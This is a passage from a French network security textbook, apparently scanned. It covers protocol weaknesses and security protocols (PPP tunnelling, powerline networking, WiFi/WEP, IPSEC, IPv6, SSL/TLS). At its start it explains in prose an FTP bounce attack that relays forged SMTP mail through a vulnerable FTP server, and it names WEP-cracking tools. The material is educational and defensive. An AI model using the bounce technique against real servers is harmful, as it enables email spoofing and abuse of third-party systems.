L'agresseur se reconnecte alors au serveur puis lance une commande PORT. Cette commande va permettre à l'agresseur d'ordonner au serveur d'ouvrir le port de données 25 sur l'adresse du serveur cible.com (on demande au serveur de réaliser une ouverture de session sur le port 25, soit le port de messagerie, sur cible.com).

Puis l'agresseur saisit la commande « GET fichierdéposé.txt », ce qui a pour conséquence d'envoyer le contenu du fichier préalablement déposé sur la connexion TCP définie par la commande PORT.

Le fichier de données contenant des commandes SMTP valides, la victime de cette attaque accepte alors le dépôt du message.

Vu de la victime, le serveur FTP a émis un e-mail valide semblant provenir de l'utilisateur toto de ftp.vuln.com.



Les services interactifs

De nombreux protocoles réseaux permettent un accès interactif à une machine distante. C'est le cas de protocoles telnet, r-login et autres « r-commandes ». Ces protocoles offrent donc la possibilité de passer des commandes qui seront exécutées sur la machine distante. Par défaut, ces services nécessitent une authentification préalable pour exécuter les commandes, mais cette authentification est réalisée « *en clair* », c'est à dire que les authentifiants – couples *login / mot de passe* – passent en clair sur le réseau.

X Window

Le service X Window est un service client/serveur utilisé sous les systèmes Unix pour gérer l'interface graphique d'une session utilisateur.

Son architecture complexe et les milliers de lignes de code qui le compose en ont fait un service de choix pour les attaquants, en raison des nombreuses vulnérabilités dont il a fait l'objet. En particulier, le schéma authentification par défaut de ce service laissait la porte ouverte à des attaquants pour réaliser des captures d'écran et de clavier de session utilisateurs à distance (problème des *magic cookies* et des fonctionnalités de type *xhost*)

Le protocole HTTP

Grande star des menaces liées à l'Internet, le protocole HTTP est un vecteur d'attaque privilégié pour les agresseurs, soit du fait de serveurs vulnérables, soit de l'utilisation de clients de navigation mal paramétrés ou non mis à jour.

A l'heure actuelle, il s'agit, avec la messagerie électronique, du protocole le plus utilisé sur l'Internet.

De nombreux problèmes de sécurité sont apparus sur ce protocole, d'autant plus qu'il est utilisé comme vecteur de transfert de codes mobiles (applets Java, scripting, contrôles ActiveX…) entre les serveurs et les clients.

La Voix sur IP

En termes de sécurité, les protocoles de VoIP restent un secteur en très large friche. Les solutions de voix sur IP reposent sur deux protocoles : un protocole pour la transmission de la voix et un protocole de signalisation (dans lequel vont passer les informations de numérotation, de services…).

A l'heure actuelle, on utilise principalement SIP (Session Initiation Protocol) pour la signalisation et RTP (Real-time Transport Protocol) pour le transport de la voix. Ces protocoles n'implémentent pas en tant que tel de mécanismes de sécurité destinés à protéger les communications et, de fait, de nombreuses vulnérabilités demeurent exploitables : écoute, détournement de trafic, anonymat, usurpation d'identité, brouillage…

Plusieurs protocoles complémentaires, voire de remplacement, sont alors apparus, avec notamment l'équivalent chiffré du protocole RTP ; SRTP. De façon plus générale, afin de palier les manques de sécurité dans la technologie VoIP, les équipementiers ont aujourd'hui tendance à préconiser l'utilisation de tunnels IPSEC entre les serveurs.


Protocoles de sécurité

« Tout ce qui peut être inventé a été inventé.»

Charles H. Duell, Délégué aux brevets Américains, 1899.

Préambule

Afin de protéger un réseau contre des attaques, de nombreux protocoles ont vu le jour, chacun de ces protocoles permettant de lutter à un niveau différent.



Ce chapitre n'a pas vocation a être exhaustif, il décrit les principaux protocoles de sécurité dans les réseaux.

PPP, L2F, PPTP et L2TP

PPP

La plupart des personnes, n'ayant pas chez elles de ligne (câble ou Ethernet) reliée directement à Internet, sont obligées d'utiliser les lignes pour s'y connecter.

Par la ligne téléphonique classique, deux ordinateurs maximum peuvent communiquer par modem ensemble, au même titre qu'il n'est pas possible d'appeler simultanément deux personnes par la même ligne téléphonique. On dit alors que l'on a une liaison **point à point**, c'est-à-dire une liaison entre deux machines réduite à sa plus simple expression: il n'y a pas nécessité de partager la ligne entre plusieurs machines, pas de besoin de définir une méthode d'accès concurrentiel au média etc.

Il existe principalement de nos jours deux grands protocoles point à point:

- SLIP: un protocole ancien, faible en contrôles
- PPP: le protocole le plus utilisé pour les accès à Internet par modem.

Le protocole Point à Point (PPP) propose une méthode standard pour le transport de datagrammes multi-protocoles sur une liaison simple point à point. PPP comprend trois composants principaux:

- Une méthode pour encapsuler les datagrammes de plusieurs protocoles.
- Un protocole de contrôle du lien "Link Control Protocol" (LCP) destiné à établir, configurer, et tester la liaison de données.
- Une famille de protocoles de contrôle de réseau "Network Control Protocols" (NCPs) pour l'établissement et la configuration de plusieurs protocoles de la couche "réseau".

Le protocole de liaison Link Control Protocol (LCP) est utilisé pour établir la connexion grâce à l'échange de paquets de configuration.

Il est important de noter que seules les options de configuration indépendantes de tout protocole réseau sont configurées par LCP. La configuration de chacun des protocoles réseau est réalisée via des protocoles Network Control Protocols (NCPs) spécifiques durant la phase de configuration réseau.

Sur certaines liaisons il peut être pertinent d'imposer une authentification du correspondant avant de permettre toute négociation protocolaire au niveau réseau.

Par défaut, l'authentification n'est pas demandée. Lorsqu'une implémentation impose que le correspondant s'authentifie à l'aide d'un protocole d'authentification particulier, alors il doit explicitement demander l'usage de ce protocole d'authentification pendant la phase d'établissement de la liaison.

Une fois que PPP a achevé les procédures précédentes, chaque protocole réseau (tels qu'IP, IPX, ou AppleTalk) doit être configuré séparément via un protocole Network Control Protocol (NCP)

On voit ici que l'offre de PPP en termes de sécurité reste assez pauvre ; les protocoles de tunneling fournissent alors des mécanismes de sécurité complémentaires permettant :

- l'authentification des connexions,
- le transport des données de manière sécurisée (chiffrement des données dans le tunnel),
- le masquage d'adresses du fait de l'encapsulation (utilisation d'un plan d'adressage non officiel) sur l'infrastructure réseau de l'opérateur.

De plus ils permettent le transport de protocoles non-IP sur un backbone IP.

L2F

Le protocole L2F (Layer 2 Forwarding) est issu des travaux des sociétés Cisco et Shiva.

Il s'agit d'un protocole d'encapsulation de PPP, supportant tout protocole transporté par PPP.

L'objectif est de simuler une connexion PPP directe entre des machines distantes. L'authentification se fait comme si les machines étaient directement connectées en PPP (via PAP ou CHAP) sur un même réseau LAN. Le serveur d'accès au réseau de l'ISP relaie la connexion PPP.

PPTP

Le protocole PPTP (Point To Point Tunneling Protocol) est issu des travaux de Microsoft et 3Com.

PPTP permet aux connexions PPP d'être convoyées au travers d'un réseau IP. Microsoft a implémenté ses propres algorithmes et protocoles afin d'intégrer PPTP dans ses systèmes d'exploitation.

PPTP est intégré dans les logiciels Windows (95, 98 et NT), ainsi que dans les domaines NT. Il est nécessaire de configurer un secret partagé dans les deux équipements terminaux du tunnel PPTP, il s'agit du mot de passe de l'utilisateur.

Les principales caractéristiques des tunnels sont les suivantes:

- le tunnel est initié par le client distant,
- le serveur d'accès laisse passer les connexions PPTP,
- le tunnel est terminé par un Serveur NT ou par un CES,
- le chiffrement utilisé est un RC4 sur 40 ou 128-bits.

L2TP

Le protocole L2TP (Layer 2 Tunneling Protocol) est un standard IETF issu d'une synthèse des protocoles L2F et PPTP, résultat de travaux d'IBM. Alors que L2F permet de créer des tunnels à partir de l'équipement d'accès d'un ISP, et que PPTP permet la création de tunnel à partir du client distant, L2TP permet les deux modes de fonctionnement.

Les principales caractéristiques des tunnels L2TP sont les suivantes:

- le tunnel est démarré par le serveur d'accès de l'opérateur. C'est la fonction de LAC (L2TP Access concentrator)
- le tunnel est terminé par un routeur. C'est la fonction de LNS (L2TP Network server),
- le chiffrement est basé sur IPSec.

Le courant porteur en ligne

La technologie des courants porteurs en ligne (CPL) permet d'utiliser un réseau électrique existant comme support de transmission. L'avantage de cette technologie est qu'elle permet de déployer un réseau local dans un bâtiment, sans ajout de câbles supplémentaires.

La norme HomePlug utilisée par ces technologies permet d'atteindre des débits équivalents à ceux des réseaux locaux avec un débit théorique maximal de l'ordre de 14 Mégabits/s. La portée maximale d'un tel réseau peut atteindre plus de 300 mètres si il y a continuité du câblage électrique, sans transformateur, dépassant ainsi les portées des réseaux WiFi, et ce malgré une puissance d'émission plus faible. On observera que les transformateurs de distribution (transformant la moyenne tension en basse tension) bloquent efficacement les signaux HomePlug.

Pour atteindre de telles performances sur un réseau qui, au départ, n'a pas été conçu pour cela, les concepteurs de la norme ont adopté des protocoles de redondances et des multiples codes de correction d'erreur (turbo-code, codage Reed-Solomon, codage convolutionnel). En outre, les adaptateurs modifient automatiquement leur modulation en fonction de la qualité de la ligne. L'accès concurrent au médium se fait suivant une méthode d'évitement de collision inspirée de CSMA/CA utilisée dans certains réseaux Ethernet.

Sur les aspects « sécurité », les données sont transmises chiffrées par un DES avec une clef de 56 bits dérivée d'un mot de passe.

Les vulnérabilités engendrées par le fonctionnement du CPL sont nombreuses : parmi les plus évidentes, on citera les points suivants :

- La portée sur des câbles électriques demeure relativement importante ; le signal ne s'arrêtant pas forcément au niveau du compteur électrique, il peut potentiellement se propager à tout un immeuble voire aux bâtiments voisins,
- Les fils électriques n'étant pas blindés, des couplages avec d'autres réseaux sont possibles lors des passages en goulottes,
- Les signaux HomePlug peuvent être interceptés par le rayonnement des câbles : le réseau électrique fait alors office d'antenne et les signaux peuvent être interceptés à plusieurs mètres de distance, y compris à travers les murs,
- Tout comme l'interception, l'injection de données dans le réseau ainsi que sa perturbation est possible à distance par ondes radioélectriques,
- La mécanisme de sécurité proposé (simple DES avec une clef de 56 bits) n'offre pas un niveau de sécurité conforme à l'état de l'art en la matière, et ce d'autant plus que la clef est dérivée d'un simple mot de passe (réduisant d'autant plus l'entropie de cette clef).
- Enfin, chaque adaptateur est associé à une clef maître différente, injectée par le fabriquant, non modifiable et généralement imprimée au dos du module, et qui donne accès au contrôle total de l'équipement.

Protocoles pour liaisons sans fil

Principes

En matière de sécurité, les administrateurs de systèmes d'information doivent désormais faire face à un nouveau défi : la sécurité des réseaux sans fil.

Le succès des réseaux locaux sans fil s'explique facilement par leur facilité de déploiement, associée à des coûts faibles : pas de frais de câblage, ce qui est souvent un atout, notamment dans les immeubles anciens.

Un réseau sans fil se déploie très rapidement, sans aucune démarche auprès d'un service précis de l'entreprise, ce qui le rend idéal pour des réseaux de tests ou des réseaux temporaires. Les réseaux sans fil permettent également de répondre aux besoins de mobilité entre les bureaux, les salles de réunions et les laboratoires. Ils permettent également de répondre à la problématique de grands sites où le câblage est trop coûteux ; campus, usines, etc.

Un réseau sans fil est classiquement composé de bornes ou point d'accès (AP : Access Points) et de clients. La borne agit comme un pont entre un réseau filaire et un réseau sans fil, mais peut aussi être vue comme un concentrateur sans fil, et beaucoup de bornes sans fil possèdent aussi des fonctions de routage et de sécurité avec du filtrage IP.

Le fonctionnement par défaut est lorsque les interfaces Ethernet des clients dialoguent avec les bornes. Ce mode s'appelle « *infrastructure* ». Il propose une topologie multi-points. Il est possible d'avoir un dialogue direct entre deux interfaces Ethernet sans fil, c'est le mode « *ad-hoc* », en topologie point à point. Il est également possible pour une machine munie d'une carte Ethernet de se transformer en borne.

Cartes Ethernet sans fils

Plusieurs technologies existent pour créer un réseau sans fils (Home RF d'Intel, OpenAir, ETSI Hiperlan 2, IEEE 802.15.1 également connue sous le nom de BlueTooth, etc.), mais celle qui obtient aujourd'hui le plus de succès demeure cependant la technologie normalisée par l'IEEE : 802.11b (WiFi).


Problématique de sécurité

Les réseaux sans fil posent de nombreux problèmes de sécurité. Beaucoup de leurs caractéristiques ouvrent des vulnérabilités : les propriétés du média, la liberté topologique, les caractéristiques de la technologie, celles des implémentations, la fonctionnalité des équipements et la manière de positionner les bornes dans l'architecture des réseaux de l'entreprise.

Le média se compose d'ondes radioélectriques : c'est donc par construction, un support sans protection vis-à-vis des signaux externes, donc sensible au brouillage et au déni de service. Les caractéristiques de propagation des ondes sont complexes, dynamiques et difficiles à prévoir, avec beaucoup de phénomènes : absorption, diffraction, réfraction, réflexion, en fonction de l'humidité, du verre, du béton, du démarrage d'un moteur, d'un four à micro-ondes, etc. Il est donc très difficile d'envisager une limite absolue au réseau, et sa frontière n'est pas observable. Les écoutes et interceptions sont donc aisées : il sera même possible d'insérer du trafic illégal et de s'introduire malicieusement dans le réseau.

Les attaques contre les réseaux sans fil sont simples : un attaquant, éventuellement positionné à l'extérieur du périmètre physique de l'entreprise comme le parking, se connecte au réseau. Il est ainsi possible de s'introduire dans le réseau, de pirater les serveurs et même d'y ajouter un faux serveur.

Le "War Driving" ou quadrillage d'une ville avec un ordinateur portable, une carte 802.11b munie d'une antenne externe et un récepteur GPS pour la localisation est devenu un sport à la mode. De nombreux logiciels sont actuellement disponibles pour détecter les réseaux sans fil (*Kismet*, *NetStumbler* et *WarDrive* demeurent les plus connus)



Antenne directionnelle utilisée en WarDriving

Solutions de sécurisation des réseaux sans fils

Les bornes utilisées dans les réseaux sans fils disposent généralement de mécanismes de sécurité permettant d'éviter une intrusion rapide, mais trop souvent ces fonctions ne sont pas activées par défaut.

Pour l'administration de la borne elle-même, il faudra choisir des mots de passe de qualité, en désactivant tous les services d'administration (Interface Web, SNMP, TFTP) sur l'interface sans fil, et en gérant et supervisant des bornes uniquement par l'interface filaire. Il faudra également configurer correctement les éventuels services cryptographiques proposés par les technologies existantes (tailles des clefs pour l'essentiel).

La borne permet aussi un filtrage par adresse MAC (adresse Ethernet) : ainsi, seules les cartes enregistrées seront autorisées à utiliser le réseau. La gestion quotidienne de cette fonctionnalité sera lourde si les clients changent souvent, notamment lorsque l'on ne dispose pas de logiciel de gestion centralisée de toutes ses bornes, mais ceci reste une bonne barrière. L'adresse MAC figure cependant en clair dans toutes les trames.

Enfin il faudra mettre à jour le logiciel de la borne (firmware) régulièrement car chaque nouvelle version chez la plupart des constructeurs, apporte des fonctionnalités de sécurité supplémentaires et corrige les erreurs de la version précédente. Certaines bornes ont connu des failles graves, comme la diffusion de la communauté SNMP sur réception d'une trame formée de manière appropriée sur les Compaq WL310.

Le principal mécanisme de sécurité offert par la technologie 802.11b est le **WEP** (Wired Equivalent Privacy). Dans ce protocole, la clef de chiffrement secrète est statique et tous les clients doivent posséder la même clef.

Le WEP de première génération a fait l'objet de nombreuses attaques, aujourd'hui exploitables automatiquement par des outils spécifiquement développés (WEPCrack, AirSnort, PrismSnort, etc.). Autant dire que ce WEP de première génération prend l'eau de toute part, mais il demeure tout de même nécessaire de le mettre en œuvre afin d'assurer une sécurité de niveau minimal, qui sera éventuellement complétée par d'autres mécanismes de sécurité (VPN, authentification, filtrage des trames, etc.).

Plus récemment, l'arrivée de WPA comme mécanisme de protection des communications WiFi a permis une meilleure sécurisation de ce type de réseaux.

IPSEC

Concepts

IPSEC est un standard de l'IETF qui définit une extension de sécurité pour le protocole IP afin de permettre la sécurisation des données échangées sur les réseaux basés sur ce protocole. Basé sur des mécanismes cryptographiques, IPSEC s'insère dans la pile protocolaire TCP / IP au niveau d'IP. Cela signifie qu'il agit sur chaque paquet émis ou reçu et peut soit le laisser passer sans traitement particulier, soit le rejeter, soit lui appliquer un mécanisme de sécurisation.

Du fait de son intégration dans la pile de protocoles TCP/IP, IPSEC peut être mis en œuvre sur tous les équipements utilisant le réseau et assurer une protection soit de bout en bout, entre les tiers communicants, soit lien par lien, sur des segments de réseau.

IPSEC fournit trois principaux mécanismes de sécurité :

- **Confidentialité et protection contre l'analyse du trafic**

  Les données transportées ne peuvent être lues par un adversaire espionnant les communications. En particulier, aucun mot de passe, aucune information confidentielle ne circule en clair sur le réseau. Il est même possible, dans certains

cas, de chiffrer les en-têtes des paquets IP et ainsi masquer, par exemple, les adresses source et destination réelles. On parle alors de protection contre l'analyse du trafic.

- **Authenticité des données et contrôle d'accès continu**.

  L'authenticité est composée de deux services, généralement fournis conjointement par un même mécanisme : l'authentification de l'origine des données et l'intégrité. L'authentification de l'origine des données garantit que les données reçues proviennent de l'expéditeur déclaré. L'intégrité garantit qu'elles n'ont pas été modifiées durant leur transfert. La garantie de l'authenticité de chaque paquet reçu permet de mettre en œuvre un contrôle d'accès fort tout au long d'une communication, contrairement à un contrôle d'accès simple à l'ouverture de la connexion, qui n'empêche pas un adversaire de récupérer une communication à son compte. Ce service permet en particulier de protéger l'accès à des ressources ou données privées.

- **Protection contre le rejeu**

  La protection contre le rejeu permet de détecter une tentative d'attaque consistant à envoyer de nouveau un paquet valide intercepté précédemment sur le réseau.

Présentation Générale

Les services de sécurité d'IPSEC sont fournis au travers de deux extensions du protocole IP appelées AH (*Authentication Header*) et ESP (*Encapsulating Security Payload*).

- Authentication Header

  AH est conçu pour assurer l'authenticité des paquets IP sans chiffrement des données. Le principe d'AH est d'adjoindre aux paquets IP un champ supplémentaire permettant à la réception de vérifier l'authenticité des données. Un numéro de séquence permet de détecter les tentatives de rejeu.

- Encapsulating Security Payload

  ESP a pour rôle premier d'assurer la confidentialité des données mais peut aussi être utilisé pour assurer l'authenticité de celles-ci. Le principe d'ESP consiste à encapsuler dans un nouveau paquet IP le paquet d'origine mais sous une forme chiffrée. L'authenticité des données peut être obtenue par l'ajout d'un bloc d'authentification et la protection contre le rejeu par celui d'un numéro de séquence.

Ces deux services peuvent être utilisés séparément ou conjointement afin d'obtenir les services de sécurité requis. Ces services ne sont pas restreints à un algorithme de chiffrement particulier ; en théorie, n'importe quel algorithme de chiffrement peut être employé, sous réserve que les équipements en communication disposent d'au moins un algorithme en commun. IPSEC comporte une liste d'algorithmes proposés pour être utilisés avec IPsec et dont l'utilisation est négociable en ligne par le biais du protocole IKE (CAST-128, BlowFish, RC5, DES, triple DES).

Pour garantir l'interopérabilité entre les équipements, le standard IPSEC rend certains de ces algorithmes obligatoires. Actuellement, DES-CBC et 3DES-CBC sont obligatoires pour le chiffrement ; pour l'authentification, HMAC-MD5 et HMAC-SHA-1 doivent être présents dans toute implémentation conforme d'IPSEC.

D'autre part, pour chacune des extensions IPSEC, **deux modes de protection** existent :

- **Le mode transport** protège uniquement le contenu du paquet IP sans toucher à l'en-tête ; ce mode n'est utilisable que sur les équipements terminaux (postes clients, serveurs).

- **Le mode tunnel** permet la création de tunnels par « encapsulation » de chaque paquet IP dans un nouveau paquet. Ainsi, la protection porte sur tous les champs des paquets IP arrivant à l'entrée d'un tunnel, y compris sur les champs des en-têtes (adresses source et destination par exemple). Ce mode est celui utilisé par les équipements réseau (routeurs, gardes-barrières...).

Présentation technique

Afin d'assurer la gestion des paramètres de sécurité, IPSEC a recours à des *associations de sécurité*.

Une association de sécurité IPSEC est une connexion simplexe qui fournit des services de sécurité au trafic qu'elle transporte. On peut aussi la considérer comme une structure de données servant à stocker l'ensemble des paramètres de sécurité associés à une communication.


Une association de sécurité est unidirectionnelle : en conséquence, protéger les deux sens d'une communication nécessite la mise en place de deux associations, une dans chaque sens et sur chaque équipement.

Selon le mode de fonctionnement choisi (transport ou tunnel), le paquet IP résultant de l'application d'une association de sécurité IPSEC n'est pas le même.

Authentication Header


Mode transport :

Un en-tête AH est inséré entre l'en-tête IP et les données du paquet.



Mode tunnel :

Le paquet d'origine est encapsulé dans le champ de DATA d'un nouveau paquet, possédant son propre en-tête, et auquel on adjoint un AH.




Encapsulating Security Payload

Mode transport :

On conserve l'en-tête IP d'origine, auquel on ajoute un en-tête ESP suivi du champ de DATA du paquet d'origine sous forme chiffrée et d'un trailer ESP[9], puis on complète le


[9] Le « trailer ESP » contient éventuellement des octets de bourrage, la taille des octets de bourrages et un pointeur sur l'en-tête suivant

paquet avec les données d'authentification (ce champ n'est présent que si l'option d'authentification a été sélectionnée).



Mode tunnel :

On chiffre intégralement le paquet d'origine suivi d'un trailer ESP, puis on insère ce flux dans un nouveau paquet disposant de son propre en-tête, suivi d'un en-tête ESP et se terminant par des données d'authentification (ce champ n'est présent que si l'option d'authentification a été sélectionnée).



Gestion des clefs dans IPSEC

Les bases d'IPSEC reposant sur des mécanismes cryptographiques, ces derniers ont donc besoin de clefs pour fonctionner. Un des problèmes fondamentaux d'utilisation de la cryptographie est celui de la gestion des clefs. Le terme « gestion » s'applique ici à la fois à la génération, la distribution, le stockage et la destruction des clefs.

Pour établir une communication sécurisée, on procède en premier lieu à une phase d'authentification à des fins de contrôle d'accès, puis un échange de clef de session permet l'utilisation d'un mécanisme de sécurisation des échanges.

IKE (*Internet Key Exchange*) est un système développé spécifiquement pour IPSEC qui vise à fournir des mécanismes d'authentification et d'échange de clefs adaptés à l'ensemble des situations qui peuvent se présenter sur l'Internet. Il est composé de plusieurs éléments : le cadre générique ISAKMP (*Internet Security Association and Key Management Protocol*) et une partie des protocoles Oakley et SKEME. IKE est définit dans la RFC 2409.

ISAKMP a pour rôle la négociation, l'établissement, la modification et la destruction des associations de sécurité et de leurs attributs. ISAKMP est définit dans la RFC 2408.

Pour ce qui concerne la génération et la distribution des clefs, IPSEC peut éventuellement s'appuyer sur une PKI (*Public Key Infrastructure*).

IPV6

Pourquoi un nouveau protocole IP ?

Avec IPv4, l'Internet a dû faire face au début des années 1990 à un double problème d'épuisement des adresses IP et d'explosion de la taille des tables de routage. Au début des années 1990, l'IETF a commencé à réfléchir à l'évolution des technologies IP, travaux qui ont mené à la création de IP version 6.


IPv6 garde ainsi ce qui a fait le succès de IPv4 tout en :

- étendant la fonction de routage et d'adressage
- facilitant la migration des protocoles IPX et OSI vers IP
- et, pour ce qui nous concerne, en comblant les lacunes de sécurité du protocole IPv4.

Caractéristiques techniques

IPv6 propose un format d'adressage sur 128 bits (contre 32 pour IPv4), hiérarchique et dont une partie peut éventuellement être déduite de l'adresse MAC des machines (mécanisme d'auto-configuration). On dispose de 3 types d'adresses (Unicast, Multicast et Anycast), les adresses de broadcast disparaissant définitivement

L'entête IP se simplifie, le nombre de champs étant réduit de moitié, en vue d'améliorer les capacités de commutation des équipements de routage mais on propose des extensions d'en-tête pour les options : les options Ipv6 sont désormais placées dans des en-têtes séparés (intercalés entre l'en-tête IPv6 et l'en-tête de la couche transport), autorisant ainsi une plus grande souplesse et une introduction aisée de nouvelles fonctionnalités.



On a tendance à dire que IPv6 intègre les fonctionnalités IPSEC, mais la réalité est à la fois plus complexe et plus générale que ce rapide raccourci. De par sa construction modulaire, IPv6 facilite la mise en œuvre de nouvelles options et, donc, l'ajout de nouveaux en-têtes ; IPSEC ayant été construit comme une extension IP, disposant de ses propres en-têtes, ce protocole s'intègre donc tout naturellement dans la pile IPv6 comme une simple extension protocolaire. Notons par ailleurs que les fonctions de sécurité de IPv6 sont toutes, par construction, optionnelles.

Enfin, une des caractéristiques essentielles de IPv6 reste celle lui permettant, de par son format d'adressage particulier et de son système de routage évolué, de gérer la mobilité des équipements terminaux. Ce n'est donc pas un hasard si l'infrastructure de communication du futur réseau UMTS repose sur IPv6.

L'avenir ?

De par les nombreux avantages qu'il assure par rapport à sa version précédente, le protocole IPv6 a été taillé, et conçu, pour remplacer à terme et en douceur le vénérable IPv4. Il n'en demeure pas moins que ce protocole a bien du mal à s'imposer comme standard incontournable.

La faute en incombe essentiellement au fait que, pour l'instant, les utilisateurs / administrateurs de l'Internet se satisfont des fonctionnalités actuelles de IPv4, éventuellement complétées des mécanismes de sécurisation de type IPSEC et de translation d'adresse (pour résoudre les problèmes d'épuisement des adresses IP) ; pourquoi changer quand ce que l'on a nous convient parfaitement ?

Contrairement à IPv4, dont le succès provient pour l'essentiel des premiers utilisateurs, l'avenir de IPv6 peut cependant être assuré par les sociétés commerciales fournisseurs d'une infrastructure de communication (fournisseurs d'accès Internet en tête), qui voient en IPv6 une solution élégante et efficace à un certain nombre de problèmes qui ne se posent pas à l'utilisateur final : la gestion de la qualité de service et de la mobilité sont ici de bons exemples des besoins qui pourraient, à terme, mener à une généralisation de la pile IPv6 jusqu'à l'équipement final des clients.

SSL - TLS

SSL est un protocole développé par Netscape (en relation avec MasterCard, Bank of America, MCI et Silicon Graphics), existant actuellement en version V3 et repris par l'IETF sous le nom TLS V1.

Le protocole est structuré en 2 niveaux:

- **Niveau bas** : « SSL record protocol », qui s'appuie sur un protocole de transport fiable (TCP en pratique), et qui permet l'encapsulation de protocoles de niveaux supérieurs.
- **Niveau haut** : « SSL handshake protocol », qui permet aux correspondants de s'authentifier mutuellement et de négocier une clé de session pour la communication, et qui met en oeuvre un algorithme à clé publique. La communication est protégée en confidentialité par un algorithme de type DES, et en intégrité par une fonction de scellement (type MD5). Un mécanisme de cache permet s'accélérer la procédure de négociation initiale en cas de communications successives nombreuses (cas des applications Web par exemple).

